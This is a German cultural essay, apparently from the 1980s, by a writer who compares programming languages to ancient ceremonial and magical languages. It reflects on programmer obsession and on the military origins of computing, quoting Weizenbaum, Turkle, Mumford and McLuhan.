OCCAM-Programmierer sind förmlich dazu gezwungen, einen Kultursprung durchzuführen: Sie müssen - falls das menschenmöglich ist - lernen, parallel zu denken. 7000 Jahre Schrift, Zeichen für Zeichen aufgereiht auf einem Zeilenfaden, haben die lineare Abfolge von Buchstaben, Begriffen und Gedanken in unserem Kopf geprägt. Es wird spannend sein, zu beobachten oder mit auszuprobieren, zu welchen Ergebnissen der Versuch führt, polyphone Verläufe - wie wir sie etwa von Orchesterpartituren oder rhythmusgebundenen Improvisationen kennen - in maschinengerechter Weise zu formulieren und vielleicht sogar zu einer Grundlage rationalen Denkens zu machen.

Die Grammathematik der Algorigines

Kunstsprachen im Datenland

«Die Datenverarbeitung hat noch nicht ihren Galilei oder Newton, ihren Bach, Beethoven, Shakespeare oder Moliere gehabt. »

Alan Kay

«Wie Dichter und Künstler haben die Programmierer sich der Entwicklung von Werkzeugen und Techniken verschrieben. o

Marvin Minsky

Seit einem Jahr steht auf der Diskettenstation neben meinem Rechner eine kleine Mumie aus Steingut, deren Gestalt ungefähr 360o Jahre alt ist. Es ist die Nachbildung einer Grabbeigabe für Iwi, einen Priester des Amun, aus der Zeit nach dem Ende des altägyptischen Mittleren Reichs. Die Haarmasse unter dem stilisierten Kopftuch wirkt ausladend wie ein Raumfahrerhelm, das Gesicht glänzt goldbemalt und in edler Ruhe, und die Bartperücke weist vom Kinn abwärts wie ein Zeiger auf eine Kolumne türkis gefärbter Hieroglyphen, die von der Brust bis zu den Füßen der Figur eingeritzt sind.
Die Statuette habe ich erstens als ein Mahnmal, das mich zur Arbeit rufen soll, auf die Diskettenstation gestellt. Seit zwei Jahren bereite ich einen Roman vor, in dem viel vom alten Ägypten die Rede sein wird; allerdings neige ich, seit ich einen Computer habe, zu Absprüngen in die unterschiedlichsten anderen Interessensgebiete. Wenn ich nicht mehr dichten mag, brauche ich nicht vom Schreibtisch wegzugehen. Ich starte ein anderes Programm und habe im Handumdrehen ein Musikinstrument vor mir stehen, ein Zeichengerät oder ein frei programmierbares Irgendwas, einen Abenteuerapparat. Zweitens ist die Statuette da, damit das Älteste und das Neueste als ein Anblick beieinanderstehen - die Mikroprozessor-Technik und, wie Mumford die ägyptischen Grabbeigaben beschrieben hat, < die miniaturisierte Ausrüstung für die Himmelfahrt»; ein Denkstein also.
Bei der Figur handelt es sich um ein < Uschebti», was soviel bedeutet wie «einer, der Antwort gibt»; mein Uschebti heißt, seit ich mich einmal versprochen habe, Usche-Bit. Man hat in vielen ägyptischen Gräbern solche kleinen Figuren aus Holz, Ton oder Stein gefunden.

Die Zeitgenossen der Pharaonen stellten sich den Tod vor als Reise in ein «Land im Westen», in dem wie in der diesseitigen Welt auch gearbeitet werden mußte. Da die alten Agypter praktisch veranlagt waren, wurden die Uschebtis als Stellvertreter angefertigt, die mit magischen Mitteln zu handhaben waren und bei Bedarf für den Grabherrn die anfallende Arbeit verrichteten. Nach meinem Wissen erscheint hier zum erstenmal in der Menschheitsgeschichte die Idee des Roboters.

Da ich in der Zwischenzeit angefangen hatte, die altägyptische Schrift zu lernen, richtete ich mein Interesse auf die Eintragungen an der Vorderseite der Figur. Wer sich einmal mit Programmiersprachen wie C oder APL befaßt hat, dem bereiten Hieroglyphen keine größeren Probleme mehr. Mein Usche-Bit ist mit einem Kapitel aus dem Totenbuch beschriftet, dem «Aufruf der magischen Puppen». Den Vergleich mit einem Roboter hatte ich noch als einfache Analogie abgetan. Von der Übersetzung des « Aufrufs», der nicht nur in der peniblen Reihung der Anweisungen einem modernen Automatenprogramm gleichkommt, war ich frappiert:

Magische Puppe, hör mich an!
Bin ich gerufen,
Bin ich verurteilt, die Arbeit auszuführen,
Welche im Jenseits die Toten verrichten,
Wisse denn Du, oh magische Puppe,
Da du die Werkzeuge hast;
In deiner Not gehorche dem Toten!
Wisse, du bist an meiner Statt
Von den Duat-Hütern verurteilt:
Zu besäen die Felder,
Zufüllen mit Wasser die Kanäle,
Den Sand herüber zu schaffen
von Osten nach Westen . . .

Am Ende erwidert die magische Puppe:

Hier bin ich und horche deinen Befehlen

Heute heißt das «dialogorientierte Benutzerführung», und es steht bloß etwas prosaischer ein Betriebssystem-Prompt am Bildschirm, oder schlicht READY.
Mir war aufgefallen, daß die meisten Programmierer, mit denen ich mich in der Zwischenzeit angefreundet hatte, sehr ähnliche Lebensund Arbeitsgewohnheiten zu haben schienen wie ich, der Schriftsteller. «Hacker werden von einem intensiven Bedürfnis gedrängt, ihr Medium zu beherrschen, perfekt zu beherrschen», schreibt Sherry Turkle. «In dieser Hinsicht gleichen sie dem Konzertpianisten oder dem Bildhauer, der von seinem Material besessen ist. Auch Hacker werden von ihrem Medium (heimgesucht>. Sie liefern sich ihm aus und betrachten es als das Komplizierteste, das Plastischste, das am schwersten Faßbare, als größte Herausforderung ihres Lebens. » Bei Vergleichen zwischen «literarischen» Sprachen und Programmiersprachen - beides artifizielle Konstrukte - machte ich weitere bemerkenswerte Beobachtungen.
Programmiersprachen weisen Übereinstimmungen mit archaischen Jargons auf, die ich statt als «literarische» vielleicht genauer als «poetische» oder «zeremonielle» Sprachen bezeichnen sollte. Eine zeremonielle Sprache, wie etwa das Pathos, «funktioniert» nur unter bestimmten Bedingungen oder in spezifischen Situationen, etwa wenn Sprecher und Zuhörer in feierlicher Stimmung sind, andernfalls wirkt Pathos lächerlich. Bei den Kennzeichen der archaischen Jargons, die denen der Programmiersprachen ähneln, handelt es sich zum Teil um Merkmale vor-literarischer Sprachen, von denen manche noch heute ausschließlich mündlich überliefert werden.
Die Tatsache, daß programmgesteuerte Computer gegenwärtig weltumspannende technische, wirtschaftliche oder militärische Komplexe bilden, täuscht leicht darüber hinweg, wie schlicht oder vorsintflutlich die Mittel und Methoden zum Teil sind, die ihnen zugrunde liegen. «Die meisten gegenwärtig verfügbaren Computerprogramme», so Joseph Weizenbaum, «vor allem die umfangreichsten und wichtigsten unter ihnen, sind nicht ausreichend theoretisch fundiert. Sie sind heuristisch, und zwar nicht unbedingt in dem Sinne, daß sie sich in ihrem Inneren heuristischer Methoden bedienen, sondern daß ihre Bauweise Faustregeln folgt, Strategemen, die unter den

meisten vorhersehbaren Umständen zu (funktionieren> scheinen, und auf anderen Ad-hoc-Mechanismen beruht, die von Zeit zu Zeit zusätzlich eingebaut werden. Fast alle großen Computerprogramme, die Tag für Tag in der Industrie, der Administration und den Universitäten zum Einsatz kommen, gehören dazu. »

«Diese gigantischen Computersysteme sind in der Regel von Programmiererteams zusammengestoppelt worden (man kann wohl kaum sagen: konstruiert), deren Arbeit sich oft über einen Zeitraum von mehreren Jahren erstreckt. Wenn das System dann endlich gebrauchsfertig ist, haben die meisten der ursprünglichen Programmierer gekündigt oder ihr Interesse anderen Projekten zugewandt, so daß, wenn diese gigantischen Systeme schließlich benutzt werden, ihr innerer Ablauf von einem einzelnen oder einem kleinen Team nicht mehr verstanden werden kann. »

Mit der für die Mikroelektronik typischen Geschwindigkeit entstehen so in kürzester Zeit Mythen in Gestalt von Computerprogrammen, Er-Zählungen, deren Effekte jedermann berühren - etwa in Form einer verrückten Telefonrechnung durch Computerirrtum und deren Ursprünge von niemandem mehr erklärt werden können. Wie es sich für Mythen gehört, ist es bei großen Programmen nicht mehr ein Erzähler, der den Text erstellt, sondern es sind viele Autoren, die einander in der Arbeit am Text ergänzen oder abwechseln. Auch die Anwender von Programmen arbeiten an der Formung des Textes mit, indem sie frühzeitig vertriebene Programmversionen (sogenannte «Bananen-Software», die grün ausgeliefert wird und erst beim Benutzer reift) durch an die Entwickler gerichtete Beschwerden, Hinweise und Vorschläge ausschmücken helfen.

Um es noch einmal anders auszudrücken: Begriffe wie «modernste Hochtechnologie» verstellen den Blick darauf, daß wir uns, jedenfalls was Computer angeht, in einer Vorzeit befinden: im Übergang von der Eisenzeit (ab ca. 1200 v. Chr.) in die Siliziumzeit (ab ca. 1964, mit der Herstellung der ersten mikroelektronischen Halbleiter-Schaltungen). Auch die Elemente der Programmiersprachen als moderner Zeremonialsprachen weisen auf die Eigenarten digitalen Frühmenschentums hin. Es ist kein Zufall, daß die Schrift in ältester Zeit nicht dazu diente, Ideen religiöser oder anderer Art zu vermitteln, sondern um

im Tempel Aufzeichnungen über Vorräte und Verteilung von Getreide, Vieh, Töpferwaren und anderen Produkten zu führen, und daß diese Merkmale nun an jenen modernen künstlichen Sprachen neuerlich zutage treten, mit denen versucht wird, die Realitäten des gerade entdeckten Datenlands zu konstituieren.

Neben dem Zählen bestand eine wichtige Funktion archaischer Jargons darin, bei der gemeinsamen Jagd und auf Kriegszügen die Obermittlung effizienter Befehle zu ermöglichen, was sich - nicht zuletzt, da Computer ursprünglich aus militärischen Erwägungen entwickelt «„urden-in den Programmiersprachen als Abfolgen zahlenflankierter Imperative und variabler Parolen spiegelt.

Ob es nun ein Problem ist, das in Angriff genommen wird, oder ein leibhaftiger Gegner-die Offensivgeschwindigkeit reduziert den Ausdruck. Von dem zivilen Ausruf («Sieh nur, dort drüben!») geht die Verknappung über den nennförmigen Telegrammstil («nach drüben sehen stop») und das militärische Kommando («Augen rechts!») zum Programmbefehl («Turn_Camera = ¢S»). Subtilere Stilformen halten der Geschwindigkeit (noch, wie ich hoffe) nicht stand und - um wieder mit dem Feuer zu sprechen, das seit der Vorzeit auch im Bewußtsein des Menschen brennt - sie verlöschen im Fahrtwind der Technologie. Ihrer Seelenwärme stehen die vermeintlichen Erfordernisse des Kriegs gegenüber, in dem die Maschine Flammen speien soll wie ein dressierter Drache: «Feuer frei!».

Allerälteste Sprachfiguren wiederholen sich in den zeitgenössischen Programmiersprachen: «Die Magie selbst bewahrte lange Zeit ein noch primitiveres Merkmal der Sprache, das aus dem Ritual stammte: Ein Großteil aller magischen Formeln besteht aus einer präzisen Aneinanderreihung sinnloser Silben, die bis zum Überfluß wiederholt werden» (Mumford). Falls in 2000 Jahren ein Archäologe meine ersten BASIC-Programme finden sollte, wird ihn das wahrscheinlich noch mehr Kopfzerbrechen kosten als mich selbst.

Wie gesagt sind in den Programmiersprachen die (Wiederholungen bis zum Überfluß) verkürzt, respektive verdichtet worden zu Schleifen-Befehlen. Wem der epische Zeilenfall längerer Algorithmen in einer höheren Programmiersprache noch nicht ins Auge gesprungen sein sollte, der wird spätestens, wenn er die LOOPs, FOR-NEXT

und DO-WHILE-Schleifen als Refrains erkannt hat, die Nähe zu den uralten Formen des Langgedichts spüren. Auch die mächtigen «reservierten Worte» der Codes decken sich mit Bedeutungspotenzen der klassischen Lyrik, wo beispielsweise ein Begriff wie «Rose» nicht einfach für eine rote Blume steht, sondern einen ganzen Dschungel von Interpretationsmöglichkeiten um sich hat.
Mumford mahnt: «Etwas für die Kreativität des Menschen, auch in der Wissenschaft, Wesentliches könnte verschwinden, wenn die nach wie vor metaphorische Sprache der Dichtung völlig der denaturierten Sprache des Computers weichen müßte. » Als Programmierer, dessen Talente dazu nicht ausreichen, als Schriftsteller und nicht zuletzt einfach als Mensch möchte ich auf diesem Weg alle, die mit dem Gedanken spielen, einen Mikroprozessor oder eine Programmiersprache zu entwickeln oder zu modifizieren, dazu einladen, einen freundlichen Geist in die Maschine zu pflanzen.

Am Tisch ein Strauß File'chen

Leben und Arbeiten im Datenblockhaus

> *«Beim Computer sind dem Flirt mit der Niederlage bei dem Versuch, ges zu schaffen), keine Grenzen gesetzt. Es gibt keine Grenzen für das Maß an Gewalt, das dem Versuch innewohnt. Über den Computer siegen heißt siegen. »*
>
> Sherry Turkle

«Ihre verknautschten Anzüge, ihre ungewaschenen und unrasierten Gesichter und ihr ungekämmtes Haar bezeugen, wie sehr sie ihren Körper vernachlässigen und die Welt um sich herum vergessen. Zumindest solange sie derart gefangen sind, existieren sie nur durch und für den Computer. Das sind Computerfetischisten, zwanghafte Programmierer. Sie sind ein internationales Phänomen. » Nachdem ich diese Beschreibung in Weizenbaums Buch (s. Quellen) gelesen hatte, schaute ich halb erschrocken, halb stolz in die Spiegelwand am Ende meines Arbeitszimmers.

Ich war zwar frisiert, aber ich hatte die ganze Nacht, statt zu schlafen, an einem Algorithmus getüftelt, der alle Kombinationsmöglichkeiten der Buchstaben eines eingegebenen Worts durchspielt, abzüglich jener Kombinationen, die entsprechend einer Liste von Regeln der Wortbildung im Deutschen sinnlos sind; es sollte ein kleines Werkzeug werden, das mir beim Dichten hilft, ein Anagramm-Generator. Ich hatte mich eine Weile in dem Gefühl tiefer Zufriedenheit gesonnt, das die erfolgreiche Formulierung einer Idee in einer Programmiersprache nach sich zieht, und danach wieder einmal ein wenig in Weizenbaums Buch geblättert. Zum Anagrammieren hatte ich keine Lust mehr -ich hatte schon gedichtet, indem ich das Programm geschrieben hatte.
Mitkam wieder Das Gesetz in den Sinn-PRIL, mein Private Law-, das ich mir ein paar Wochen, nachdem der erste Computer gekauft war, selbstauferlegthatte:
hordieserMaschinebistduderWissenschaftlerunddie Laborratte in einem. Beobachte, auch was dir nichtgefällt, mit offenen Augen. Finde heraus, ob diese Maschine dich verändert, dein Denken, deine Gefühle, dein herhalten. Wennja: Versuche zuerkennen, wasgeschieht, und beschreibe es. DngehörstzuderGeneration, dieaufgerufenistherauszufinden, was esmit diesen Maschinen auf sich hat. Das kannte ich schon: Wenn mir das PRIL einfiel, war das ein sicheres Zeichen dafür, daß etwas Ungefälliges zur Erkenntnis anlag. Diesmal war es die Einsicht, daß die Programmierwut nicht nach einer einmaligen, monatelangen HochtechnologieHochgefühlsphase ausklingt, sondern in Zyklen wiederkehrt, für deren Takt ich mich mal interessieren sollte.
Außerdem mußte ich zur Kenntnis nehmen, daß durch das Programmieren bisweilen das Mittel zum Zweck wird. Es beginnt mit einer Idee-zum Beispiel, als Kapitelüberschriften für eine Erzählung, in der Computer eine Rolle spielen, nach hübschen Anagrammen des Worts « Information» zu suchen -, die zu dem Bedürfnis führt, die lästige Kombinationsarbeit von der Maschine ausführen zu lassen und nur noch die Ergebnisse zu bewerten und auszuwählen. Es setzt sich fort in einer kämpferischen Begegnung mit den Formelsätzen der algebraischen Kombinatorik und verschiedenen Versuchen, dieselben zuzüglich eines Filters für unerlaubte Wortbildungen in algorithmischer Form auszudrücken.

Nebenbei permutierte ich dann eine vierstellige Zahlenreihe i,2,3,4- von Hand und entdeckte ein Prinzip: Wenn man nämlich die Reihe nicht als Reihe, sondern als Zahl-also 1234-liest, braucht man bloß immer die nächsthöhere Zahl anzusetzen, die sich aus den vier Ziffern bilden läßt, und schon kombiniert es sich elegant bis zum Ende. Da ein Computer keine Ahnung davon hat, was eine nächsthöhere Zahl ist, stellte sich das Problem, ihm das an Hand der verfügbaren Anweisungen zu verklickern. Um mich zu inspirieren, starrte ich längere Zeit auf die Handpermutation auf meinem Zettel und entdeckte dabei ein bezauberndes Muster in der Ziffernfolge, worauf ich mit Farbstiften die unterschiedlichen Kolumnenplätze der einzelnen Ziffern durch die Kolonne hindurch miteinander verband. Das ergab, als ich den Zettel danach querlegte, eine Art Diagramm und brachte mich auf die Idee, ein Programm zu schreiben, das solche bemerkenswerten Muster in Permutationskolonnen ortet und auf den Bildschirm zeichnet. Und so weiter. Wer keinen Computer hat, dem bleibt schlichtweg verschlossen, wie viele reizvolle kleine Probleme es eigentlich gibt.

Der Blick in den Spiegel hatte mir wieder klargemacht, daß mich die Maschine, die nun seit ein paar Jahren wie ein gezähmtes Allen auf meinemSchreibtischhockte, sehrwohlveränderthatte. Alsicheinjahr nach der ersten Rechneranschaffung umgezogen war, hatte ich mir als erstes einen neuen Schreibtisch gebaut, mit einem Lochin derPlatte, in das die dicke Computertastatur eingelassen wurde. Um dieses zentrale Möbel herum richtete ich den Rest der Wohnung ein. Ein weiteres Jahr später, als ich schon glaubte, ein ausgekochter User zu sein, weihte mich einer meiner Freunde in die Geheimnisse der Datenfernübertragung ein. Meine anschließenden Telefonrechnungen waren ein bißchen niedriger als der Verteidigungshaushalt der Bundesrepublik.

Den nächsten Schock erlebte ich in einer Runde von Bekannten, von denen niemand etwas mit Computern zu tun hat. Wir unterhielten uns blendend, und dann fiel mir etwas Lustiges ein, das ich gleich erzählen wollte, nämlich wie mir ein Bekannter eine völlig haarsträubende Idee zur Programmierung des DMA-Ports auseinandergesetzt hatte. Erst in letzter Sekunde hielt ich mich zurück, da mir bewußt geworden war, daß keiner der Anwesenden darüber lachen können würde. Daß auch

mein Humor schon so tiefgreifend rechnerbefallen war, entsetzte mich ein wenig.

Einen bedenklichen Appeal des Computers macht seine Verheißung aus, ein grenzenlos williger Partner zu sein. Die Maschine läßt sich einschalten, wann immer man will, sie läßt sich abschalten, wann immer sie nervt, sie nörgelt, meckert und kritisiert nie, und sie ist anpassungsfähig wie ein Chamäleon. So war es zum Beispiel überhaupt kein Problem, die Unordnung auf meinem Schreibtisch in Form chaotischer Dateiverzeichnisse harmonisch auf den Rechner zu übertragen. Ebenso hilft mir der Computer dabei, mich weiterhin in tausenderlei Sächelchen zu verzetteln beziehungsweise zu verdisken.

Das uferlose Entgegenkommen der Maschine fördert auch gewisse Haltlosigkeiten, die ich an mir ohnehin nicht besonders schätze. So verwende ich manchmal beim Schreiben, wenn ich gerade dabei bin, eine Story in Schuß zu bringen, die einzige Droge, die bei mir richtig knallt: Schlafentzug. Ich verfluche es, weil ich nach einer durchgekurbelten Nacht drei Tage brauche, um mich wieder zu erholen, aber ich kann's nicht lassen. Ab einem bestimmten Moment verwandelt sich in den langen Nächten die Müdigkeit in eine Leichtigkeit, und ich gerate in jene Verfassung, die man so schön < traumwandlerische Sicherheit nennt.

Während ich auf diese Weise, oft noch unter Termindruck, äußerst produktiv schreiben kann, entwickle ich in den Zigarettenpausen meist die besten Ideen für Compterprogramme und würde nichts lieber tun als programmieren, anstatt Liebesgeschichten zu schreiben oder Erzählungen von einsamen Männern, die in einsamen Zimmern sitzen und ein einsames Brötchen essen. Wenn die Sache dann zu Ende geschrieben ist und ich mich etwas ausgeruht habe, belohne ich mich, um wieder jenes köstliche Gefühl von Freiheit zu kosten, das « # define»-Anweisungen auf der Zunge hinterlassen, mit einem ausgiebigen Ausritt in die C-Compiler Countryside, wo mir der Wind vom Kühlventilator der Festplatte herrlich ins Haar fährt und if((ch=InChar())==X4;;ch==XO) noch if((ch=InChar())==X4iich==XO) ist.

Ein solcher Ausritt führt dann mit ziemlicher Sicherheit dazu, daß ich wieder eine Nacht durchmache. Und wenn es meine Zeit erlaubt,

noch ein Weilchen weiter zu programmieren, dehnt sich mein Lebensrhythmus, wie ich festgestellt habe, in den folgenden Tagen über die gewöhnliche 24-Stunden-Periode aus zu einem 32-Stunden-Tag, in dem ich 22 Stunden tätig bin und ro Stunden schlafe- wahrscheinlich, weil 32 eine der exponierten Zahlen im Binärsystem ist.

Das magische Medium

> *«Es gibt in jedem großen Börsenmaklerbüro einen modernen Medizinmann, der unter dem Namen ~Mr. Odd Lots> bekannt ist. Es ist seine magische Funktion, täglich die Käufe und Verkäufe von kleinen Kunden an den großen Börsen zu studieren. Lange Erfahrung hat gezeigt, daß diese kleinen Kunden in achtzig Prozent der Fälle das Falsche tun. Eine statistische Fehlerkurve des kleinen Mannes ermöglicht es den großen Börsenspekulanten, zu ungefähr achtzig Prozent das Richtige zu tun. So kommt aus Fehlern die Wahrheit und aus Armut Reichtum, dank der Zahlen. Das ist die moderne Magie der Zahlen.»*
>
> *Marshai McLuhan*
>
> *(In Howards Augen hängt der Kontakt mit der Wahrnehmung der Grenzen der Maschine zusammen-und diese Grenzen will er ja gerade mit Hilfe des Programmierens überschreiten. Programmieren als Magie bedeutet Programmieren als Transformation. »*
>
> *Sherry Turkle*

Unterstützt durch das Usche-Bit auf meiner Diskettenstation wurde mir nach einer Zeit offenbar, daß ein Computersystem auf einem Schreibtisch ein Hausaltar ist. Der Computer - ich muß hier ausdrücklich meine metaphernreiche Sprache aufheben - stellt einen Hausaltar nicht bildhaft dar, er verkörpert ihn tatsächlich. Die Verrichtungen daran sind Riten: Die Gedenkminute beim Kaltstart; die Handlungen in der entkörperlichten Arbeitsumgebung der Textverarbeitung; die Andacht beim Programmieren, vor allem während der wie Bußgebete wiederholten Compiler-Durchläufe; die sonderbaren Jagdzauber-to catch Information-und Kriegstänze mit dem Joystick in der Hand; die Suche nach Stammesgemeinschaft, draußen in den Datenetzen.

In einer zeitgenössischen Anleitung zur Vorbereitung magischer Meister-Rituale heißt es: o i. Keep off sex and solid food for twelve hours, z. Drink only water for the ferst six of these hours and thereafter a glass of wine whenever you feel thirsty, 3. Have no sleep during this time. » Davon abgesehen, daß ich keinen Wein trinke, entspricht die Beschreibung genau den Exerzitien, die in eine höhergradige Programmier-Session münden. Die üblichen Sack-und-Asche-Klamotten des Programmierers - je besser der Programmierer, desto dem Weltlichen abgewandter seine Kleidung - vertiefen das Bild eines EDV-Eremiten, Software-Sufis oder Digital-Derwischs:
«Howard erzählte von einem Traum, in dem er sich jedes beliebige Programm vornahm, <es in Ordnung brachte, es meinem Willen unterordnete. Während er redete, machte er mit den Händen Gesten, die denen eines Zauberers glichen, bevor er das Kaninchen aus dem Hut zieht. Seine Phantasie war die eines Zauberers, denn er strebte einen idealen Zustand an, indem er etwas Geringfügiges tat - zum Beispiel eine Taste drückte oder einen Buchstaben eingab - und dadurch das ganze System zum Leben erwecktes (Turkle).
Was sich vor dem elektronischen Hausaltar abspielt, sind alles andere als christliche Zeremonien. Das sollte nicht verwundern angesichts einer Maschine, die nach ihrer ersten Arbeit - der Entschlüsselung des deutschen Nachrichtencodes im Zweiten Weltkrieg - weiterentwickelt wurde entsprechend den Notwendigkeiten bei der Berechnung konventioneller und vor allem atomarer Todesbooster, denen gegenüber der Begriff «Waffen euphemistisch wirkt; einer Maschine, die, wie Weizenbaum berichtet, während des VietnamKriegs die Daten von Aufklärungsflugzeugen auswertete und automatisch Beschußgebiete für Kampfjäger und Bomber freigab; einer Maschine, deren mächtigste Zusammenschlüsse seit etwa zwanzig Jahren jene weltumspannenden End-Geräte in ständigem Leerlauf halten, die innerhalb weniger Minuten zum Abbruch der Evolution eingekuppelt werden können und die in der todchicen Sprache ihrer Betreiber «Leitsysteme zur nuklearen Gefechtsführung» heißen.
Dem Wunsch, mit einem Gegner kurzen Prozeß zu machen, entspricht der Computer mit dem Mikroprozeß. So sieht es also aus, wenn Kinderphantasien und archaische magische Vorstellungen mili

tärisch umgesetzt werden: Der Widersacher wird ausgezählt und blitzartig weggezaubert. Ich will keinem Mikrocomputer-Anwender unterstellen, daß er vom Schreibtisch aus einen thermonuklearen Weltkrieg führen möchte. Aber in der Idee des Computers sind steinalte irrationale Kulturmuster eingebettet, die unterschwellig mit dem Geist der Anwender wechselwirken und sich zu gespenstischen Interferenzen und Verstärkungseffekten hochschwingen können.

Wie viele Einsteiger, so habe auch ich in den ersten Monaten mit dem Computer einjäh aufflammendes infantiles Allmachtsgefühl erlebt. Mitten in einem demokratischen Staatswesen des zwanzigsten Jahrhunderts lockte plötzlich die Möglichkeit, feudal werden zu können, König der Magnetic Media Metropolis. Das Chamäleon Computer, das kein Menschenrecht kennt, bot sich als Sklave an. Ich verspürte das heftige Bedürfnis zu putschen und in der Wohngemeinschaft, in der ich lebte, eine Techno-Monarchie zu installieren. Der Computer würde, mit einem Lichtfühler verbunden, morgens die jalousien hochziehen, die Kaffeemaschine in Gang setzen, über eine programmgesteuerte Wassserpumpe die Blumen gießen, den Geldverkehr abwickeln, das Wissen der Welt aus Datenbanken abrufen, abends, von einem Bewegungsmelder veranlaßt, das Licht in den Räumen nur dann einschalten, wenn etwas wie ein Mensch sich darin regte...

Wichtigste Verbündete der Macht waren seit jeher die Priester, Astrologen und Magier, die Herren des Kryptischen. «Geheimes Wissen», schreibt Mumford, «ist der Schlüssel zu jedem System totaler Herrschaft. Bis zur Erfindung der Buchdruckerkunst blieb das geschriebene Wort weitgehend ein Klassenmonopol. Heute hat die Sprache der höheren Mathematik plus Computertechnik das Geheimnis wie auch das Monopol wiederhergestellt, mit einer daraus folgenden Wiedererrichtung totalitärer Kontrolle. » In altägyptischen Tempeln wurden an Säulen am Ende langer Hallenfluchten Juwelen angebracht, die zu bestimmten Zeiten, die den Priestern bekannt waren, durch den Lichteinfall verschiedener heller Sterne aufleuchteten und als Signale der Götter vorgestellt wurden - ein probates Mittel, die Massen und bisweilen sogar den Monarchen fromm zu halten.

Heute sitzt der Magier als Programmierer vor der Monitor-Kri

stallkugel und läßt, wie es seit Jahrtausenden in der Zauberei üblich ist, mit Hilfe eines undurchsichtigen Brimboriums von Beschwörungsformeln Schemen, Gelichter und Tele-Visionen auf der Glasfläche erscheinen, sieht auf wahrscheinlichkeitstheoretisch fundiertem Wege hell, simuliert Wundersames, verblüfft durch atemberaubend realistische Illusionen oder zieht sich einen Satz Ephemeriden aus dem Speicher und läßt den Computer, fast ein wenig anachronistisch, ein klassisches Horoskop rechnen. Ein schnurgerader Vektorpfeil führt von den Funkelsteinen der altägyptischen Sakralbauten über die mittelalterlichen Phantasmagorien zu den Special Effects des Hollywoodkinos und den War Theatres der modernen Strategen.

Nach Kittler implementiert jeder Mikroprozessor «von der Software her, was einst die Kabbala erträumte: Daß Schriftzeichen durch Verzifferung und Zahlenmanipulation zu Ergebnissen und Erleuchtungen führen, die kein Leserauge gefunden hätte. » Die Zusammenstellungen und Anhäufungen von Zahlen ergeben die modernen Höhlenzeichnungen oder Fingermalereien der Statistiken. Die Kolonnade von Zahlen, ob Programm-Outputs oder die maschinensprachlichen Binärsäulen der Programme selbst, bringt dem heutigen Menschen in jeder Hinsicht eine neue Welle primitiver Schau und magisch unbewußten Innewerdens des Empfindens. «Leibnitz als Mathematiker sah wirklich in der mystischen Dyadik von o bis i das Bild der Schöpfung. Die Einheit des höchsten Wesens, das durch binäre Funktion auf das Nichts wirkt, glaubte er, genüge, um alles Seiende aus dem Nichts zu schaffen» (McLuhan). Am Ursprung des Worts Ziffer, auch Chiffre, steht das arabische Wort sifr. Es bedeutet soviel wie «Lücke» oder «leer».

Kap der Guten Hoffnung

Die Besiedelung der Neuesten Welt

> *«In Zukunft besteht die Arbeit nicht mehr darin, seinen Lebensunterhalt zu verdienen, sondern darin, im Zeitalter der Automation leben zu lernen. »*
>
> *Marshai McLuhan*

Datenland ist Neuland. Die geographischen Räume unseres Planeten sind restlos besetzt. Jeder Fleck der Erde ist von Menschen berührt, betreten und in Besitz genommen, riesige Regionen sind zentimetergenau vermessen und in Katastern registriert. Die Eroberung des Weltraums ist ins Stocken geraten. Das Foto, auf dem die Detonationswolke der Raumfähre aChallenger» wie eine Faust zu sehen ist, aus der sich ein mahnender Finger streckt, wurde zum Sinnbild für den Fall, der dem technologischen Hochmut folgt.
Im übrigen mögen Menschen fernhegender Generationen darüber rätseln, aus welchen schwer erfindlichen Gründen ihre Vorfahren im zwanzigsten Jahrhundert monumentale stählerne Heiligtümer bauten, die offensichtlich derselben Aufgabe wie die altägyptischen Steinpyramiden dienten, nämlich der Himmelfahrt, und in deren Innerem sich ebenfalls Mumien befanden, die monatelang präpariert worden waren, um die jede Lebensfunktion auslöschenden Folgen einer Reise in die Unendlichkeit zu überdauern.
Nun ist der Computer an unserem Erfahrungshorizont erschienen und bietet dem Hunger nach Raum neue Nahrung. Er eröffnet ungeahnte virtuelle Regionen, den Kontinent der Daten - neues Land.
Datenland ist Schattenland. Oft ist das Argument zu hören, der Computer sei prinzipiell weder gut noch böse, es komme ganz darauf an, was man mit ihm mache. Das stimmt einfach nicht. Man kann mit einer Schrotflinte auch Nägel in die Wand schlagen oder Löcher für Setzlinge in ein Beet stechen. Jeder, der einen Computer benutzt, tut gut daran, sich von Mumford nachdrücklich an die Herkunft der Maschine erinnern zu lassen: «So kam eine der höchsten Leistungen des modernen Menschen in der Erforschung der elementaren Bausteine

der physikalischen Welt, gipfelnd in der Erschließung der Kräfte, über die der Sonnengott gebietet, unter dem Druck eines völkermordenden Krieges und der Drohung totaler Vernichtung zustande. »
Anders als bei der Schrotflinte bleibt die urpsrüngliche Bestimmung der Prozeßrechner hinter einem illuminierenden Fächer aus Faszinationen, Verheißungen, Projektionen und notdürftig erdachten zivilen Nutzanwendungen in Deckung. Der Satz eines Ingenieurs, oder Computer ist die Lösung, was uns jetzt noch fehlt, ist das Problem•>, bezeichnet treffend die arge Verlegenheit, in die die Hersteller gerieten, als die Maschine, die eigentlich zur Vereinfachung militärischer und später verwaltungstechnischer Aufgaben ersonnen worden war, plötzlich zum Massenartikel geriet.
Datenland ist Zeichen-Land. Der Geist der Kriegsmaschine steckt tief in den Strukturen der Mikroprozessoren. Der Computer schießt nicht auf Wesen oder Dinge, er schießt auf Zeichen. Computer können Bedeutungen töten. Weizenbaums Beschreibung der im Vietnamkrieg eingesetzten Pentagon-Rechner etwa macht deutlich, wie durch den Computer die Bedeutung von Verantwortung desintegriert wird. Wer könnte noch dafür zur Verantwortung gezogen werden, daß in von einem Computer ausgewählten Zonen alles unter Feuer genommen werden durfte, was sich bewegt? Der Computerfabrikant? Die Programmierer, die die Auswahlkriterien eingegeben hatten? Die Offiziere, welche die Computer bedient und den Output an die Funker weitergegeben haben? Je mehr Entscheidungen ins Innere des Computers verlagert werden, die das Leben von Menschen mittelbar oder unmittelbar betreffen, desto unfaßbarer wird Verantwortung.
Eines der großen Probleme der Gegenwart -daß nämlich die Moral jedes einzelnen von uns ohnehin bereits bei dem Versuch überfordert ist, auch nur die offiziellen Daten und Informationen zu bewerten, die ständig aus jeder Ecke des Globus ankommen - wird dadurch deutlich verschärft. Es ist ein Gemeinplatz, daß die Botschaften von Not und Unrecht, die stündlich aus aller Welt in die Informationskanäle rauschen die spontane Reaktion zu helfen in die Leere der Medienrealität laufen lassen und das Gefühl, mitverantwortlich zu sein, tief verstören.

